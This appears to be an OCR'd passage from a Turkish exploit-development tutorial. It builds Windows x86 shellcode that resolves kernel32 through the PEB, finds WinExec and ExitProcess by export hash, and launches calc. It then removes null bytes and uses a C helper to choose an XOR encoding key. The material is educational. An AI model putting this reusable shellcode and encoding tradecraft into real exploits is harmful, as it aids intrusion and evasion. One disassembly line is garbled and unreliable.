
VIII. KÖTÜ KARAKTERLERDEN KURTULMA

ExitProcess fonksiyonunu da çalıştırdığımız shellcode'umuzun barındırdığı opcode'ları Hexyaz script'imiz ile bir dosyaya onaltılık formatta yazalım.

Notepad++ bu dosyayı açalım ve içindeki null byte'ları inceleyelim.



Shellcode'umuzu incelediğimiz de içinde 12 adet null byte olduğunu görüyöruz. Bildiğiniz gibi null byte'lar C string'leri için string sonu anlamına geliyor. Eğer shellcode'umuzu C string fonksiyonlarından biri aracılığı ile hafızaya yazdıracak olursak shellcode'umuzun null byte'tan sonraki kısmı hafızaya kopyalanamayacaktır. Bu nedenle eğer bu tür bir açıklığı exploit edeceksek null byte'lardan kurtulmamız lazım.




```
1.  00000000  31C9              xor ecx,ecx
2.  00000002  648B3530000000    mov esi,[dword fs:0x30]
3.  00000009  8B760C            mov esi,[esi+0xc]
4.  0000000C  8B761C            mov esi,[esi+0x1c]
5.  0000000F  8B5E08            mov ebx,[esi+0x8]
6.  00000012  8B7E20            mov edi,[esi+0x20]
7.  00000015  8B36              mov esi,[esi]
8.  00000017  384F18            cmp [edi+0x18],cl
9.  0000001A  75F3              jnz 0xf
10. 0000001C  53                push ebx
11. 0000001D  68E31E1210        push dword 0x10121ee3
12. 00000022  E821000000        call dword 0x48
13. 00000027  83C404            add esp,byte +0x4
14. 0000002A  5B                pop ebx
15. 0000002B  6A00              push byte +0x0
16. 0000002D  6863616C63        push dword 0x636c6163
17. 00000032  89E1              mov ecx,esp
18. 00000034  6A00              push byte +0x0
19. 00000036  51                push ecx
20. 00000037  FFD0              call eax
21. 00000039  53                push ebx
22. 0000003A  68F8993F3C        push dword 0x3c3f99f8
23. 0000003F  E804000000        call dword 0x48
24. 00000044  6A00              push byte +0x0
25. 00000046  FFD0              call eax
26. 00000048  8B6C2408          mov ebp,[esp+0x8]
27. 0000004C  8B453C            mov eax,[ebp+0x3c]
28. 0000004F  8B540578          mov edx,[ebp+eax+0x78]
29. 00000053  01EA              add edx,ebp
30. 00000055  8B4A18            mov ecx,[edx+0x18]
31. 00000058  8B5A20            mov ebx,[edx+0x20]
32. 0000005B  01EB              add ebx,ebp
33. 0000005D  49                dec ecx
34. 0000005E  8B348B            mov esi,[ebx+ecx*4]
35. 00000061  01EE              add esi,ebp
36. 00000063  31FF              xor edi,edi
37. 00000065  31C0              xor eax,eax
38. 00000067  FC                cld
39. 00000068  AC                lodsb
40. 00000069  84C0              test al,al
```

```
41. 0000006B  7407              jz 0x74
42. 0000006D  C1CF0F            ror edi,byte 0xf
43. 00000070  01C7              add edi,eax
44. 00000072  EBF4              jmp short 0x68
45. 00000074  3B7C2404          cmp edi,[esp+0x4]
46. 00000078  75E3              jnz 0x5d
47. 0000007A  8B5A24            mov ebx,[edx+0x24]
48. 0000007D  01EB              add ebx,ebp
49. 0000007F  668B0C4B          mov cx,[ebx+ecx*2]
50. 00000083  8B5A1C            mov ebx,[edx+0x1c]
51. 00000086  01EB              add ebx,ebp
52. 00000088  8B048B            mov eax,[ebx+ecx*4]
53. 0000008B  01E8              add eax,ebp
54. 0000008D  C3                ret
```

Ndisasm komutuyla derlenmiş olan kodu disassemble ederek null byte içeren opcode’lara neden olan instruction’ları inceleyelim.

- 2. Satırda Process Environment Block’un adresini edindiğimiz satır (648B3530000000 mov esi,[dword fs:0x30])
- o 12. Satırda Hex 21 byte ilerideki bir fonksiyonu çağırdığımız satır (bu satır Assembly kaynak kodumuzda 18. Satırdaki fonksiyon_bul fonksiyonunu çağırdığımız satıra denk düşüyor. Disassembler’ın elinde sembol bilgisi olmadığından fonksiyon adını kullanamıyor, ancak fonksiyonun başlangıç adresini bizim için hesaplayarak disassemble edilmiş olan kod bölümünde gösteriyor. Buna göre fonksiyon_bul fonksiyonu Hex 48 adresinden başlıyor.) (E821000000 call dword 0x48)
- o 15. Satırda calc kelimesinin sonunu ifade edecek null byte’ı stack’e yazmak için kullandığımız push 0 instruction’ı (6A00 push byte +0x0)
- o 18. Satırda WinExec fonksiyonuna verdiğimiz birinci parametre için kullandığımız push 0 instruction’ı (6A00 push byte +0x0)
- 23. Satırda Hex 4 byte ilerideki bir fonksiyonu çağırdığımız satır. Burada tekrar fonksiyon_bul fonksiyonunu çağırıyoruz. (Shellcode.asm’de bu satırın 29. Satıra denk düştüğünü görüyoruz. Hatırlarsanız önce WinExec’in daha sonra da ExitProcess’in adreslerini bulmak için fonksiyon_bul fonksiyonunu çağırmıştık.)
- 24. Satırda ExitProcess fonksiyonunun parametresi olarak stack’e yazdığımız 0 değeri için kullandığımız push 0 satırı

Birinci instruction ile ilgili problemi 3 farklı instruction’la ortadan kaldırabiliriz.

- Öncelikle “xor ebx,ebx” instruction’ı ile EBX register’ını sıfırlayabiliriz.
- Daha sonra “mov bl, 0x30” instruction’ı ile BL register’ına 30 değerini atayabiliriz.
- Son olarak “mov eax, [fs:ebx]” instruction’ı ile null byte içermeyen opcode’lar üretebiliriz.

Fonksiyon_bul fonksiyonunu çağırdığımız instruction’larda ilerideki bir adresi call near instruction’ı ile çağırdığımız ve relative adres 32 bit olduğu için bolca sıfırımız var. Bilgisayar aritmetiğinde bir rakamın negatif karşılığı two’s complement denilen yöntemle hesaplanır. Bu yöntemin detayına girmeyeceğim ama örneğin 21 byte ilerideki bir relative adresi ifade etmeye çalışdığımızda HEX “00000015”, 21 byte gerideki bir relative adresi yani -21’i ifade etmeye çalıştığımızda HEX “FFFFFFEB” rakamı karşımıza çıkacaktır. Bu nedenle eğer çağıracağımız fonksiyonlar call instruction’ından daha önce olursa negatif bir relative adresi çağıracağız. Bu durumda call İnstruction’larıdaki null byte’lardan da kurtulmuş olacağız.

Push 0 instruction'larını çözmek gayet kolay. "xor ebx, ebx" ve "push ebx" instructionları ile null byte üretmekten kurtulacağız. Hatta daha önceden sıfırlanmış bir register varsa üreteceğimiz exploit kodundan 1 byte daha tasarruf bile edebiliriz.

Null byte'lardan kaçınmak için kullanılabilecek daha pek çok kodlama tekniği mevcut.

Şimdi belirlediğimiz tekniklerle shellcode'umuzun tekrar düzenlenmiş halini inceleyelim.

```
1.  [BITS 32]
2.
3.  kernel32_bul:
4.  xor ecx, ecx
5.  xor ebx, ebx
6.  mov bl, 0x30
7.  mov esi, [fs:ebx] ; PEB adresi
8.  mov esi, [esi + 0x0c] ; PEB LOADER DATA adresi
9.  mov esi, [esi + 0x1c] ; Başlatılma sırasına göre modül listesinin başlangıç adresi
10.
11. bir_sonraki_modul:
12. mov ebx, [esi + 0x08] ; Modülün baz adresi
13. mov edi, [esi + 0x20] ; Modül adı(unicode formatında)
14. mov esi, [esi] ; esi = Modül listesinde bir sonraki modül meta datalarının bulunduğu ad
    res InInitOrder[X].flink(sonraki modul)
15. cmp [edi + 12*2], cl ; KERNEL32.DLL 12 karakterden oluştuğu için 24. byte ın null olup
    olmadığını kontrol ediyoruz.Bu yöntem olabilecek en güvenli ve jenerik yöntem değil, an
    cak işimizi görüyor.
16. jne bir_sonraki_modul ; Eğer 24. byte null değilse kernel32.dll ismini bulamamışız deme
    ktir
17.
18. jmp ana_fonksiyon
19.
20. ; Fonksiyon: Fonksiyon hashlerini karşılaştırarak fonksiyon adresini bulmak için.
21. ; esp+8 de modül adresini, esp+4 te fonksiyon hashini alır
22. ; Fonksiyon adresini eax ile döndürür
23. fonksiyon_bul:
24. mov ebp, [esp + 0x08] ;Modül adresini al
25. mov eax, [ebp + 0x3c] ;MSDOS başlığını atlıyoruz
26. mov edx, [ebp + eax + 0x78] ;Export tablosunun RVA adresini edx e yazıyoruz
27. add edx, ebp ;Export tablosunun VA adresini hesaplıyoruz
28. mov ecx, [edx + 0x18] ;Export tablosundan toplam fonksiyon sayısını sayaç olarak kullan
    mak üzere kaydediyoruz
29. mov ebx, [edx + 0x20] ;Export names tablosunun RVA adresini ebx e yazıyoruz
30. add ebx, ebp ;Export names tablosunun VA adresini hesaplıyoruz
31.
32. fonksiyon_bulma_dongusu:
33. dec ecx ;Sayaç son fonksiyondan başlayarak başa doğru azaltılır
34. mov esi, [ebx + ecx * 4] ;Export names tablosunda sırası gelen fonksiyon adının pointer
    ının RVA adresini hesaplıyoruz
35. add esi, ebp ;Fonksiyon pointerının VA adresini hesaplıyoruz
36.
37. hash_hesapla:
38. xor edi, edi
39. xor eax, eax
40. cld ;lods instructionı ESI register ını yanlışlıkla aşağı yönde değiştirmesin diye emin
     olmak için kullanıyoruz. Shellcode'umuzu yerleştireceğimiz proses içinde direction fla
    g'inin ne olacağını bilemeyiz
41.
42. hash_hesaplama_dongusu:
43. lodsb ;ESI nin işaret ettiği mevcut fonksiyon adı harfini (yani bir byteı) AL registerı
    na yüklüyoruz ve ESI yi bir artırıyoruz
44. test al, al ;Fonksiyon adının sonuna gelip gelmediğimizi test ediyoruz
45. jz hash_hesaplandi ;AL register değeri 0 ise, yani fonksiyon adını tamamlamışsak hesapl
    amayı sona erdiriyoruz
46. ror edi, 0xf ;Hash değerini 15 bit sağa rotate ettiriyoruz
```

```
47. add edi, eax ;Hash değerine mevcut karakteri ekliyoruz
48. jmp hash_hesaplama_dongusu
49.
50. hash_hesaplandi:
51.
52. hash_karsilastirma:
53. cmp edi, [esp + 0x04] ;Hesaplanan hash değerinin stackte parametre olarak verilen fonks
    iyon hash değeri ile tutup tutmadığını kontrol ediyoruz
54. jnz fonksiyon_bulma_dongusu
55. mov ebx, [edx + 0x24] ;WinExec fonksiyonunun adresini bulabilmek için Export ordinals t
    ablosunun RVA adresini hesaplıyoruz
56. add ebx, ebp ;Export ordinals tablosunun VA adresini hesaplıyoruz
57. mov cx, [ebx + 2 * ecx] ;WinExec fonksiyonunun Ordinal numarasını elde ediyoruz (ordina
    l numarası 2 byte)
58. mov ebx, [edx + 0x1c] ;Export adres tablosunun RVA adresini hesaplıyoruz
59. add ebx, ebp ;Export adres tablosunun VA adresini hesaplıyoruz
60. mov eax, [ebx + 4 * ecx] ;WinExec fonksiyonunun ordinal numarasını kullanarak fonksiyon
     adresinin RVA adresini hesaplıyoruz
61. add eax, ebp ;WinExec fonksiyonunun VA adresini hesaplıyoruz
62.
63. fonksiyon_bulundu:
64. ret
65.
66. ; ANA FONKSİYON
67. ; Kernel32 nin adresi bulunduktan sonraki işlemler burada gerçekleştiriliyor
68. ; Call instructionları negatif adresleri çağırdığından null karakter sorununu çözüyoruz

69. ana_fonksiyon:
70.
71. push ebx ;Kernel32nin adresini stacke yaz
72. push 0x10121ee3 ;WinExec fonksiyon adının hashi
73. call fonksiyon_bul ;eax ile WinExec fonksiyonunun adresini döndürür
74. add esp, 4
75. pop ebx ; Kernel32nin adresini tekrar ebx e yükle
76. xor edx, edx
77. push edx ;calc metninin sonuna null karakter yerleştirmek için stacke 0x00000000 yazıyo
    ruz
78. push 0x636C6163 ;calc metnini little endian formata uydurmak için tersten yazıyoruz
79. mov ecx, esp ; calc metninin adresini ecx e yükle
80. xor edx, edx
81. push edx ; WinExec birinci parametre
82. push ecx ; WinExec ikinci parametre
83. call eax ; WinExec fonksiyonu çağrılır
84. push ebx ; Kernel32nin adresini stacke yaz
85. push 0x3c3f99f8 ;ExitProcess fonksiyon adının hashi
86. call fonksiyon_bul ;eax ile WinExec fonksiyonunun adresini döndürür
87. xor edx, edx
88. push edx
89. call eax ;ExitProcess fonksiyonu çağrılır
```


Process Environment Block’un adresini bulmak için kullandığımız kodu yeniden düzenledik.

Bu kod ile orjinal assembly kodumuz arasındaki en önemli fark call relative instruction’larını geriye doğru yapabilmek için kodun akışını jmp ana_fonksiyon satırı ile kodun son bölümüne doğru yönlendirmek. Call satırları bu bölümden daha yukarıda bulunan fonksiyon_bul fonksiyonunu çağırdığında üretilen relative adres değerleri negatif olacak ve bilgisayar aritmetiği sayesinde null byte barındırmayacak.

Push 0 satırlarını da en aşağıda xor edx, edx ve push edx satırlarıyla değiştirdik.

Yeni shellcode’umuzu NASM ile derleyerek üretilecek opcode’ları inceleyelim.

Kodumuzu disassemble ederek opcode’larımızın null byte içerip içermediklerinden emin olalım.




```
1.  00000000  31C9           xor ecx,ecx
2.  00000002  31DB           xor ebx,ebx
3.  00000004  B330           mov bl,0x30
4.  00000006  648B33         mov esi,[fs:ebx]
5.  00000009  8B760C         mov esi,[esi+0xc]
6.  0000000C  8B761C         mov esi,[esi+0x1c]
7.  0000000F  8B5E08         mov ebx,[esi+0x8]
8.  00000012  8B7E20         mov edi,[esi+0x20]
9.  00000015  8B36           mov esi,[esi]
10. 00000017  384F18         cmp [edi+0x18],cl
11. 0000001A  75F3           jnz 0xf
12. 0000001C  EB46           jmp short 0x64
13. 0000001E  8B6C2408       mov ebp,[esp+0x8]
14. 00000022  8B453C         mov eax,[ebp+0x3c]
15. 00000025  8B540578       mov edx,[ebp+eax+0x78]
16. 00000029  01EA           add edx,ebp
17. 0000002B  8B4A18         mov ecx,[edx+0x18]
18. 0000002E  8B5A20         mov ebx,[edx+0x20]
19. 00000031  01EB           add ebx,ebp
20. 00000033  49             dec ecx
21. 00000034  8B348B         mov esi,[ebx+ecx*4]
22. 00000037  01EE           add esi,ebp
23. 00000039  31FF           xor edi,edi
24. 0000003B  31C0           xor eax,eax
25. 0000003D  FC             cld
26. 0000003E  AC             lodsb
27. 0000003F  84C0           test al,al
28. 00000041  7407           jz 0x4a
29. 00000043  C1CF0F         ror edi,byte 0xf
30. 00000046  01C7           add edi,eax
31. 00000048  EBF4           jmp short 0x3e
32. 0000004A  3B7C2404       cmp edi,[esp+0x4]
33. 0000004E  75E3           jnz 0x33
34. 00000050  8B5A24         mov ebx,[edx+0x24]
35. 00000053  01EB           add ebx,ebp
36. 00000055  668B0C4B       mov cx,[ebx+ecx*2]
37. 00000059  8B5A1C         mov ebx,[edx+0x1c]
38. 0000005C  01EB           add ebx,ebp
39. 0000005E  8B048B         mov eax,[ebx+ecx*4]
40. 00000061  01E8           add eax,ebp
```

```
41. 00000063  C3                push ebx
```

Gördüğünüz gibi yeni kodumuz derlendiğinde null byte içeren bir opcode üretilmiyor.


IX. SHELLCODE KODLAMA (ENCODING)

Shellcode'umuzdan geliştirdiğimiz uygulama ifadelerini değiştirerek null byte'ları yok etmeyi başardık. Ancak bu yöntem tek yol değil. Bir başka yöntem de shellcode'umuzu kötü karakter içermeyecek biçimde kodlamak, yani encode etmek olabilir.


Encode edilmiş bir kod tabi ki hafızaya yüklendikten sonra decode edilmeli ve o şekilde çalıştırılmalıdır. Dolayısıyla önceden encode edilmiş bir shellcode'u decode edecek bir koda ihtiyacımız olacaktır.

Encoding algoritması genellikle aynı boyutta bir kodlanmış shellcode üretir.

Shellcode'un hedeflenen prosesin hafıza alanına yüklendiğinde hedefine ulaşabilmesi için decode edilmesi gereklidir. Bu nedenle kodlanmış shellcode'un başına bir decoder kodu eklenir. Doğal olarak decoder kodu kodlanmamış olup kötü karakterler içermemelidir.



1



Uygulama akışına hükmetme anından sonra öncelikle decoder kodu çalıştırılır. Decoder kodu kodlanmış shellcode'umuzu orijinal haline getirdikten sonra uygulama akışını shellcode'a bırakır.

Sizin de tahmin edebileceğiniz gibi aynı yöntem zararlı yazılımlar tarafından da kendini gizleme amaçlı olarak kullanılabilir.

Örneğimizde kullanacağımız kodlama algoritması null karakterlerden kurtulmaya yönelik olacağı için son derece basit.


Yapacağımız şey shellcode'umuz içindeki tüm byte'ları inceleyip bu byte'lar arasında var olmayan herhangi bir byte değerini XOR argümanı olarak kullanarak tüm shellcode'umuzun her bir byte'ını bu değer ile XOR'lamak. Shellcode'umuz içinde var olmayan bir byte'ı kullanarak yapacağımız XOR işlemlerinin sonunda null byte oluşmayacağından emin olacağız.

Bu işlem için basit bir uygulama yazdım. Uygulamamız bublesort algoritmasını kullanarak byte array'imizi sıralı hale getiriyor. Daha sonra da shellcode'umuz içinde olmayan byte'ları listeleyerek bize istediğimiz bir byte değerini XOR anahtarı olarak seçmemize izin veriyor.

Şimdi null karakterleri içeren son shellcode'umuzu uygulamamızın içine yerleştirelim ve hangi byte'ları XOR anahtarı olarak kullanabileceğimizi görelim.

```
1.  unsigned char code[] = "\x31\xc9\x64\x8b\x35\x30\x00\x00"
2.  "\x00\x8b\x76\x0c\x8b\x76\x1c\x8b"
3.  "\x5e\x08\x8b\x7e\x20\x8b\x36\x38"
4.  "\x4f\x18\x75\xf3\x53\x68\xe3\x1e"
5.  "\x12\x10\xe8\x21\x00\x00\x00\x83"
```

```
6.  "\xc4\x04\x5b\x6a\x00\x68\x63\x61"
7.  "\x6c\x63\x89\xe1\x6a\x00\x51\xff"
8.  "\xd0\x53\x68\xf8\x99\x3f\x3c\xe8"
9.  "\x04\x00\x00\x00\x6a\x00\xff\xd0"
10. "\x8b\x6c\x24\x08\x8b\x45\x3c\x8b"
11. "\x54\x05\x78\x01\xea\x8b\x4a\x18"
12. "\x8b\x5a\x20\x01\xeb\x49\x8b\x34"
13. "\x8b\x01\xee\x31\xff\x31\xc0\xfc"
14. "\xac\x84\xc0\x74\x07\xc1\xcf\x0f"
15. "\x01\xc7\xeb\xf4\x3b\x7c\x24\x04"
16. "\x75\xe3\x8b\x5a\x24\x01\xeb\x66"
17. "\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb"
18. "\x8b\x04\x8b\x01\xe8\xc3";
19. int main(int argc, char **argv)
20. {
21.     int i, j, n;
22.     unsigned char temp, cnt;
23.
24.     char y;
25.
26.     n = (sizeof(code)-1);
27.     for (i = 0; i<n; i++)
28.     {
29.         for (j = 0; j<n - i - 1; j++)
30.         {
31.             if (code[j]>code[j + 1])
32.             {
33.                 temp = code[j];
34.                 code[j] = code[j + 1];
35.                 code[j + 1] = temp;
36.             }
37.         }
38.     }
39.
40.     printf("Byte sayisi: %i\n\n", sizeof(code)-1);
41.     printf("Sort edilmis shellcode byte lari:\n");
42.     for (i = 0; i < (sizeof(code)-1); i++)
43.     {
44.         printf("\\x%02x", code[i]);
45.     }
46.
47.     printf("\n\nXOR isleminde kullanilabilecek bytelar:\n");
48.     temp = 0;
49.     for (i = 0; i < (sizeof(code)-1); i++)
50.     {
51.         if (i == 0)
52.         {
53.             cnt = 0;
54.             if (code[i]>cnt)
55.             {
56.                 for (cnt = 0; cnt < code[i]; cnt++)
57.                     printf("\\x%02x", cnt);
58.             }
59.         }
60.         else {
61.             if (code[i]>temp)
62.             {
63.                 for (cnt = (temp + 1); cnt < code[i]; cnt++)
64.                     printf("\\x%02x", cnt);
65.             }
66.         }
67.         temp = code[i];
68.     }
69.     getchar();
70. }
```



Uygulamanın ürettiği byte'lardan herhangi birini kopyalıyorum.

